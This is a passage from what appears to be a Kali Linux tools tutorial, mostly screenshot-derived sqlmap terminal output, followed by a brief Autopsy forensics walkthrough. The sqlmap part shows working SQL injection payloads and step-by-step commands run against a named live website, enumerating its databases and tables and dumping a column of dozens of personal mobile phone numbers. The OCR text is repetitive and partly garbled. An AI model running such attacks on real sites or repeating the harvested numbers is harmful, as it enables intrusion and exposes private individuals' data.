ly extending the range for current UNION query injection technique test
[22:09:43] [INFO] target URL appears to have 13 columns in query
[22:09:49] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
...
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 6971=6971 AND 'oHMc'='oHMc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 1120 FROM(SELECT COUNT(*),CONCAT(0x71766b7a71,(SELECT (ELT(1120=1120,1))),0x7171766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'YnhS'='YnhS

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'gjLD'='gjLD

Type: UNION query
Title: Generic UNION query (NULL) - 13 columns
Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c5249484e556161775462544761714168455a6b,0x7171766271),NULL,NULL,NULL,NULL,NULL,NULL-- QgCJ
...
[22:10:00] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[22:10:00] [INFO] fetching database names
[22:10:00] [INFO] used SQL query returns 3 entries
[22:10:01] [INFO] retrieved: 'information_schema'
[22:10:01] [INFO] retrieved: 'ssy_datassy'
[22:10:01] [INFO] retrieved: 'ssy_ss_y_blog'
available databases [3]:
[*] information_schema
[*] ssy_datassy
[*] ssy_ss_y_blog

```

Step 3:- sqlmap -u https://ssy.org/details.php?id=1 -D ssy_datassy --tables

```

File Edit View Search Terminal Help
[22:10:01] [INFO] retrieved: 'ssy_ss_y_blog'
available databases [3]:
[*] information_schema
[*] ssy_datassy
[*] ssy_ss_y_blog
[22:10:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ssy.org'
[*] ending @ 22:10:01 /2019-09-25/
root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 -D ssy_datassy --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:13:07 /2019-09-25/
[22:13:08] [INFO] resuming back-end DBMS 'mysql'
[22:13:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 6971=6971 AND 'oHMc'='oHMc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 1120 FROM(SELECT COUNT(*),CONCAT(0x71766b7a71,(SELECT (ELT(1120=1120,1))),0x7171766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'YnhS'='YnhS

Type: time-based blind

```

```
File Edit View Search Terminal Help

Type: UNION query
Title: Generic UNION query (NULL) - 13 columns
Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c5249484e5561617754625
44761714168455a6b,0x7171766271),NULL,NULL,NULL,NULL,NULL,NULL-- QgCJ
---

[22:13:08] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[22:13:08] [INFO] fetching tables for database: 'ssy_datassy'
[22:13:09] [INFO] used SQL query returns 52 entries
[22:13:09] [INFO] retrieved: 'article'
[22:13:09] [INFO] retrieved: 'audios'
[22:13:09] [INFO] retrieved: 'careers'
[22:13:09] [INFO] retrieved: 'category'
[22:13:09] [INFO] retrieved: 'category_master'
[22:13:10] [INFO] retrieved: 'centre'
[22:13:10] [INFO] retrieved: 'city'
[22:13:10] [INFO] retrieved: 'contact'
[22:13:10] [INFO] retrieved: 'country'
[22:13:10] [INFO] retrieved: 'donate_item'
[22:13:11] [INFO] retrieved: 'donate_master'
[22:13:11] [INFO] retrieved: 'donations'
[22:13:11] [INFO] retrieved: 'enquiry'
[22:13:11] [INFO] retrieved: 'enroll_list'
[22:13:12] [INFO] retrieved: 'events'
[22:13:12] [INFO] retrieved: 'faqs'
[22:13:12] [INFO] retrieved: 'feedback'
[22:13:13] [INFO] retrieved: 'festivals'
[22:13:13] [INFO] retrieved: 'guruvani'
[22:13:13] [INFO] retrieved: 'image_album'
[22:13:13] [INFO] retrieved: 'item_master'
[22:13:13] [INFO] retrieved: 'item_master_old'
[22:13:14] [INFO] retrieved: 'language'
[22:13:14] [INFO] retrieved: 'level0'
[22:13:14] [INFO] retrieved: 'level1'
[22:13:14] [INFO] retrieved: 'level2'
[22:13:15] [INFO] retrieved: 'level3'
File Edit View Search Terminal Help
[22:13:13] [INFO] retrieved: 'festivals'
[22:13:13] [INFO] retrieved: 'guruvani'
[22:13:13] [INFO] retrieved: 'image_album'
[22:13:13] [INFO] retrieved: 'item_master'
[22:13:13] [INFO] retrieved: 'item_master_old'
[22:13:14] [INFO] retrieved: 'language'
[22:13:14] [INFO] retrieved: 'level0'
[22:13:14] [INFO] retrieved: 'level1'
[22:13:14] [INFO] retrieved: 'level2'
[22:13:15] [INFO] retrieved: 'level3'
[22:13:15] [INFO] retrieved: 'level4'
[22:13:15] [INFO] retrieved: 'level5'
[22:13:16] [INFO] retrieved: 'livevideo'
[22:13:16] [INFO] retrieved: 'media'
[22:13:16] [INFO] retrieved: 'place'
[22:13:16] [INFO] retrieved: 'registerevent'
[22:13:16] [INFO] retrieved: 'schedule'
[22:13:16] [INFO] retrieved: 'schedule_old'
[22:13:17] [INFO] retrieved: 'serveitems'
[22:13:17] [INFO] retrieved: 'slider_images'
[22:13:17] [INFO] retrieved: 'state'
[22:13:17] [INFO] retrieved: 'step1'
[22:13:17] [INFO] retrieved: 'step2'
[22:13:18] [INFO] retrieved: 'step3'
[22:13:18] [INFO] retrieved: 'step4'
[22:13:18] [INFO] retrieved: 'step5'
[22:13:18] [INFO] retrieved: 'subcategory'
[22:13:19] [INFO] retrieved: 'testimonial'
[22:13:19] [INFO] retrieved: 'type'
[22:13:19] [INFO] retrieved: 'upnishad'
[22:13:20] [INFO] retrieved: 'users'
[22:13:20] [INFO] retrieved: 'video_gallery'
[22:13:20] [INFO] retrieved: 'videos'
[22:13:20] [INFO] retrieved: 'wallpaper'
[22:13:21] [INFO] retrieved: 'wishto_gift'
Database: ssy_datassy
[52 tables]
```

```
File Edit View Search Terminal Help
[22:13:20] [INFO] retrieved: 'videos'
[22:13:20] [INFO] retrieved: 'wallpaper'
[22:13:21] [INFO] retrieved: 'wishto_gift'
Database: ssy_datassy
[52 tables]
+-----+
| language
| article
| audios
| careers
| category
| category_master
| centre
| city
| contact
| country
| donate_item
| donate_master
| donations
| enquiry
| enrol_list
| events
| faqs
| feedback
| festivals
| guruvani
| image_album
| item_master
| item_master_old
| level0
| level1
| level2
| level3
| level4
| level5
| livevideo
| media
| place
File Edit View Search Terminal Help
| item_master_old
| level0
| level1
| level2
| level3
| level4
| level5
| livevideo
| media
| place
| registerevent
| schedule
| schedule_old
| serveitems
| slider_images
| state
| step1
| step2
| step3
| step4
| step5
| subcategory
| testimonial
| type
| upnishad
| users
| video_gallery
| videos
| wallpaper
| wishto_gift
+-----+
[22:13:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ssy.org'
[*] ending @ 22:13:21 /2019-09-25
root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 -D ssy_datassy -T contact --columns
```

Step 4:- sqlmap -u https://ssy.org/details.php?id=1 -D ssy_datassy -T contact --columns

```
File Edit View Search Terminal Help
[22:13:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ssy.org'
[*] ending @ 22:13:21 /2019-09-25

root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 -D ssy_datassy -T contact --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:14:31 /2019-09-25

[22:14:31] [INFO] resuming back-end DBMS 'mysql'
[22:14:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id='1' AND 6971=6971 AND 'oHMc'='oHMc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 1120 FROM(SELECT COUNT(*),CONCAT(0x71766b7a71,(SELECT (ELT(1120=1120,1))),0x7171766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'YnhS='YnhS

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id='1' AND SLEEP(5) AND 'gjLD'='gjLD

Type: UNION query
Title: Generic UNION query (NULL) - 13 columns
Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c5249484e5561617754625
File Edit View Search Terminal Help
Title: Generic UNION query (NULL) - 13 columns
Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c5249484e5561617754625
44761714168455a6b,0x7171766271),NULL,NULL,NULL,NULL,NULL,NULL-- QgCJ
...
[22:14:32] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[22:14:32] [INFO] fetching columns for table 'contact' in database 'ssy_datassy'
[22:14:32] [INFO] used SQL query returns 26 entries
[22:14:33] [INFO] retrieved: 'id','int(11)'
[22:14:33] [INFO] retrieved: 'country','int(11)'
[22:14:33] [INFO] retrieved: 'state','int(11)'
[22:14:34] [INFO] retrieved: 'city','int(11)'
[22:14:34] [INFO] retrieved: 'place','int(11)'
[22:14:35] [INFO] retrieved: 'name','varchar(200)'
[22:14:35] [INFO] retrieved: 'address','text'
[22:14:35] [INFO] retrieved: 'pname','varchar(100)'
[22:14:36] [INFO] retrieved: 'pcon','varchar(15)'
[22:14:36] [INFO] retrieved: 'pemail','varchar(200)'
[22:14:37] [INFO] retrieved: 'pmob','varchar(60)'
[22:14:37] [INFO] retrieved: 'sname','varchar(100)'
[22:14:37] [INFO] retrieved: 'scon','varchar(15)'
[22:14:38] [INFO] retrieved: 'smob','varchar(40)'
[22:14:38] [INFO] retrieved: 'semail','varchar(200)'
[22:14:38] [INFO] retrieved: 'scname','varchar(100)'
[22:14:39] [INFO] retrieved: 'sccon','varchar(15)'
[22:14:39] [INFO] retrieved: 'scmob','varchar(60)'
[22:14:39] [INFO] retrieved: 'scemail','varchar(200)'
[22:14:40] [INFO] retrieved: 'step0','int(11)'
[22:14:40] [INFO] retrieved: 'step1','int(11)'
[22:14:40] [INFO] retrieved: 'step2','int(11)'
[22:14:40] [INFO] retrieved: 'step3','int(11)'
[22:14:41] [INFO] retrieved: 'step4','int(11)'
[22:14:41] [INFO] retrieved: 'step5','int(11)'
[22:14:41] [INFO] retrieved: 'modified','datetime'
Database: ssy_datassy
Table: contact
[26 columns]
```

Step 5:- sqlmap -u https://ssy.org/details.php?id=1 -D ssy_datassy -T contact -C smob --dump

```
File Edit View Search Terminal Help
[*] ending @ 22:14:41 /2019-09-25/
root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 -D ssy_datassy -T contact -C smob --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:15:26 /2019-09-25/
[22:15:26] [INFO] resuming back-end DBMS 'mysql'
[22:15:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id='1' AND 6971=6971 AND 'oHMc'='oHMc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 1120 FROM(SELECT COUNT(*),CONCAT(0x71766b7a71,(SELECT (ELT(1120=1120,1))),0x7171766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'YnhS'='YnhS

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id='1' AND SLEEP(5) AND 'gjLD'='gjLD

Type: UNION query
Title: Generic UNION query (NULL) - 13 columns
Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c524948e5561617754625
44761714168455a6b 0x7171766271) NHII --_0nG1
File Edit View Search Terminal Help
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[22:15:27] [INFO] fetching entries of column(s) 'smob' for table 'contact' in database 'ssy_datassy'
[22:15:28] [INFO] used SQL query returns 226 entries
[22:15:28] [INFO] retrieved: ''
[22:15:29] [INFO] retrieved: ''
[22:15:30] [INFO] retrieved: ''
[22:15:30] [INFO] retrieved: ''
[22:15:31] [INFO] retrieved: ''
[22:15:31] [INFO] retrieved: ''
[22:15:31] [INFO] retrieved: ''
[22:15:32] [INFO] retrieved: ''
[22:15:33] [INFO] retrieved: ''
[22:15:33] [INFO] retrieved: ''
[22:15:33] [INFO] retrieved: ''
[22:15:34] [INFO] retrieved: ''
[22:15:34] [INFO] retrieved: ''
[22:15:35] [INFO] retrieved: ''
[22:15:35] [INFO] retrieved: ''
[22:15:36] [INFO] retrieved: ''
[22:15:36] [INFO] retrieved: ''
[22:15:36] [INFO] retrieved: ''
[22:15:37] [INFO] retrieved: ''
[22:15:37] [INFO] retrieved: ''
[22:15:38] [INFO] retrieved: ''
[22:15:38] [INFO] retrieved: ''
[22:15:39] [INFO] retrieved: ''
[22:15:39] [INFO] retrieved: ''
[22:15:40] [INFO] retrieved: ''
[22:15:40] [INFO] retrieved: ''
[22:15:41] [INFO] retrieved: ''
[22:15:41] [INFO] retrieved: ''
[22:15:42] [INFO] retrieved: ''
[22:15:42] [INFO] retrieved: ''
[22:15:43] [INFO] retrieved: ''
[22:15:43] [INFO] retrieved: ''
```

```
File Edit View Search Terminal Help
[22:16:19] [INFO] retrieved: ''
[22:16:20] [INFO] retrieved: '8087597621'
[22:16:20] [INFO] retrieved: '8879874122'
[22:16:20] [INFO] retrieved: '9000750858'
[22:16:20] [INFO] retrieved: '9177413091'
[22:16:21] [INFO] retrieved: '9242952777'
[22:16:21] [INFO] retrieved: '9323700620'
[22:16:22] [INFO] retrieved: '9341056044'
[22:16:22] [INFO] retrieved: '9342038141'
[22:16:22] [INFO] retrieved: '9342890308'
[22:16:22] [INFO] retrieved: '9390606080'
[22:16:23] [INFO] retrieved: '9391528561'
[22:16:23] [INFO] retrieved: '9392493864'
[22:16:23] [INFO] retrieved: '9393708224'
[22:16:23] [INFO] retrieved: '9394596468'
[22:16:23] [INFO] retrieved: '9396247459'
[22:16:23] [INFO] retrieved: '9396531182'
[22:16:24] [INFO] retrieved: '9421163756'
[22:16:24] [INFO] retrieved: '9421163756'
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422066448'
[22:16:24] [INFO] retrieved: '9422267317'
[22:16:25] [INFO] retrieved: '9423584900'
[22:16:25] [INFO] retrieved: '9440368301'
[22:16:26] [INFO] retrieved: '9441162030'
[22:16:26] [INFO] retrieved: '9441376170'
[22:16:26] [INFO] retrieved: '9441649837'
[22:16:26] [INFO] retrieved: '9441693949'
[22:16:27] [INFO] retrieved: '9443851199'
[22:16:27] [INFO] retrieved: '9447530877'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448230892'
File Edit View Search Terminal Help
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422000713'
[22:16:24] [INFO] retrieved: '9422066448'
[22:16:24] [INFO] retrieved: '9422267317'
[22:16:25] [INFO] retrieved: '9423584900'
[22:16:25] [INFO] retrieved: '9440368301'
[22:16:26] [INFO] retrieved: '9441162030'
[22:16:26] [INFO] retrieved: '9441376170'
[22:16:26] [INFO] retrieved: '9441649837'
[22:16:26] [INFO] retrieved: '9441693949'
[22:16:27] [INFO] retrieved: '9443851199'
[22:16:27] [INFO] retrieved: '9447530877'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:27] [INFO] retrieved: '9447889181'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448230892'
[22:16:28] [INFO] retrieved: '9448233734'
[22:16:28] [INFO] retrieved: '9448521821'
[22:16:29] [INFO] retrieved: '9448827784'
[22:16:29] [INFO] retrieved: '9448861174'
[22:16:29] [INFO] retrieved: '9449496874'
[22:16:29] [INFO] retrieved: '9449496874'
[22:16:30] [INFO] retrieved: '9480691443'
[22:16:30] [INFO] retrieved: '9490552475'
[22:16:30] [INFO] retrieved: '9496938308'
[22:16:30] [INFO] retrieved: '9492301302'
[22:16:31] [INFO] retrieved: '9703440256'
[22:16:31] [INFO] retrieved: '9820421421'
[22:16:31] [INFO] retrieved: '9822157227'
[22:16:31] [INFO] retrieved: '9822157227'
[22:16:31] [INFO] retrieved: '9822912880'
[22:16:32] [INFO] retrieved: '9824212183'
[22:16:32] [INFO] retrieved: '9833363154'
[22:16:32] [INFO] retrieved: '9844486113'
[22:16:32] [INFO] retrieved: '9845270282'
[22:16:32] [INFO] retrieved: '9848034984'
```

```
File Edit View Search Terminal Help
[22:16:32] [INFO] retrieved: '9845270282'
[22:16:32] [INFO] retrieved: '9848034984'
[22:16:32] [INFO] retrieved: '9849014201'

[22:18:47] [ERROR] thread MainThread: can't establish SSL connection
Database: ssy_datassy
Table: contact
[58 entries]
+-----+
| smob |
+-----+
| 8087597621 |
| 8879874122 |
| 9000750858 |
| 9177413091 |
| 9242952777 |
| 93237900620 |
| 93237900620 |
| 9341056044 |
| 9342038141 |
| 9342890308 |
| 9390606080 |
| 9391528561 |
| 9392493864 |
| 9393708224 |
| 9394596468 |
| 9396247459 |
| 9396531182 |
| 9421163756 |
| 9421163756 |
| 9422000713 |
| 9422000713 |
| 9422066448 |
| 9422267317 |
| 9423584900 |
| 9440368301 |
| 9441162030 |
| 9441376170 |



File Edit View Search Terminal Help
| 93237900620 |
| 93237900620 |
| 9341056044 |
| 9342038141 |
| 9342890308 |
| 9390606080 |
| 9391528561 |
| 9392493864 |
| 9393708224 |
| 9394596468 |
| 9396247459 |
| 9396531182 |
| 9421163756 |
| 9421163756 |
| 9422000713 |
| 9422000713 |
| 9422066448 |
| 9422267317 |
| 9423584900 |
| 9440368301 |
| 9441162030 |
| 9441376170 |
| 9441649837 |
| 9441693949 |
| 9443851199 |
| 9447530877 |
| 9447889181 |
| 9447889181 |
| 9447889181 |
| 9448230892 |
| 9448230892 |
| 9448233734 |
| 9448521821 |
| 9448827784 |
| 9448861174 |
| 9449496874 |
| 9449496874 |
```

```

File Edit View Search Terminal Help
| 9422066448 |
| 9422267317 |
| 9423584900 |
| 9440368301 |
| 9441162030 |
| 9441376170 |
| 9441649837 |
| 9441693949 |
| 9443851199 |
| 9447530877 |
| 9447889181 |
| 9447889181 |
| 9447889181 |
| 9448230892 |
| 9448230892 |
| 9448230892 |
| 9448233734 |
| 9448521821 |
| 9448827784 |
| 9448861174 |
| 9449496874 |
| 9449496874 |
| 9480691443 |
| 9490552475 |
| 9490938308 |
| 9492301302 |
| 9703440256 |
| 9820421421 |
| 982157227 |
| 982157227 |
| 9822912880 |
| 9824212183 |
| 9833363154 |
| 9844486113 |
| 9845270282 |
| 9848034984 |
| 9849014201 |
+-----+
File Edit View Search Terminal Help
| 9443851199 |
| 9447530877 |
| 9447889181 |
| 9447889181 |
| 9447889181 |
| 9448230892 |
| 9448230892 |
| 9448233734 |
| 9448521821 |
| 9448827784 |
| 9448861174 |
| 9449496874 |
| 9449496874 |
| 9480691443 |
| 9490552475 |
| 9490938308 |
| 9492301302 |
| 9703440256 |
| 9820421421 |
| 982157227 |
| 982157227 |
| 9822912880 |
| 9824212183 |
| 9833363154 |
| 9844486113 |
| 9845270282 |
| 9848034984 |
| 9849014201 |
+-----+
[22:18:48] [INFO] table 'ssy_datassy.contact' dumped to CSV file '/root/.sqlmap/output/ssy.org/dump/ssy_datassy/contact.csv'
[22:18:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ssy.org'
[*] ending @ 22:18:48 /2019-09-25
root@kali:~# 
```

12. Autopsy →

Autopsy is a digital forensic tool to investigate what happened on your computer. Well, you can also use it to recover images from SD card. It is also being used by law enforcement officials. You can read the documentation to explore what you can do with it.



Sat 10:40 PM ● Creating Case: JJ_demo1 - Mozilla Firefox

Creating Case: JJ_demo1 x +

localhost:9999/autopsy?mod=0&view=2&case=JJ_demo1&desc=JJ&inv1=JJ&inv2=&inv3=&inv4=&in

Case directory (/var/lib/autopsy/JJ_demo1/) created
Configuration file (/var/lib/autopsy/JJ_demo1/case.aut) created

We must now create a host for this case.

Please select your name from the list: JJ ▾

Add Host

Sat 10:41 PM ● Add A New Host To JJ_demo1 - Mozilla Firefox

localhost:9999/autopsy?mod=0&view=7&case=JJ_demo1&inv=JJ&x=42&y=9

1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols.
host

2. Description: An optional one-line description or note about this computer.

3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.
0

5. Path of Alert Hash Database: An optional hash database of known bad files.

6. Path of Ignore Hash Database: An optional hash database of known good files.

ADD HOST CANCEL HELP

Sat 10:41 PM ● Adding Host host12 to JJ_demo1 - Mozilla Firefox

localhost:9999/autopsy?mod=0&view=8&case=JJ_demo1&inv=JJ&host=host12&desc=&tz=&ts=0&ai=0

Adding host: host12 to case JJ_demo1

Host Directory (/var/lib/autopsy/JJ_demo1/host12/) created

Configuration file (/var/lib/autopsy/JJ_demo1/host12/host.aut) created

We must now import an image file for this host

ADD IMAGE

Sat 10:42 PM ● Open Image In JJ_demo1:host12 - Mozilla Firefox

localhost:9999/autopsy?mod=0&view=10&case=JJ_demo1&host=host12&inv=JJ

Case: JJ_demo1
Host: host12


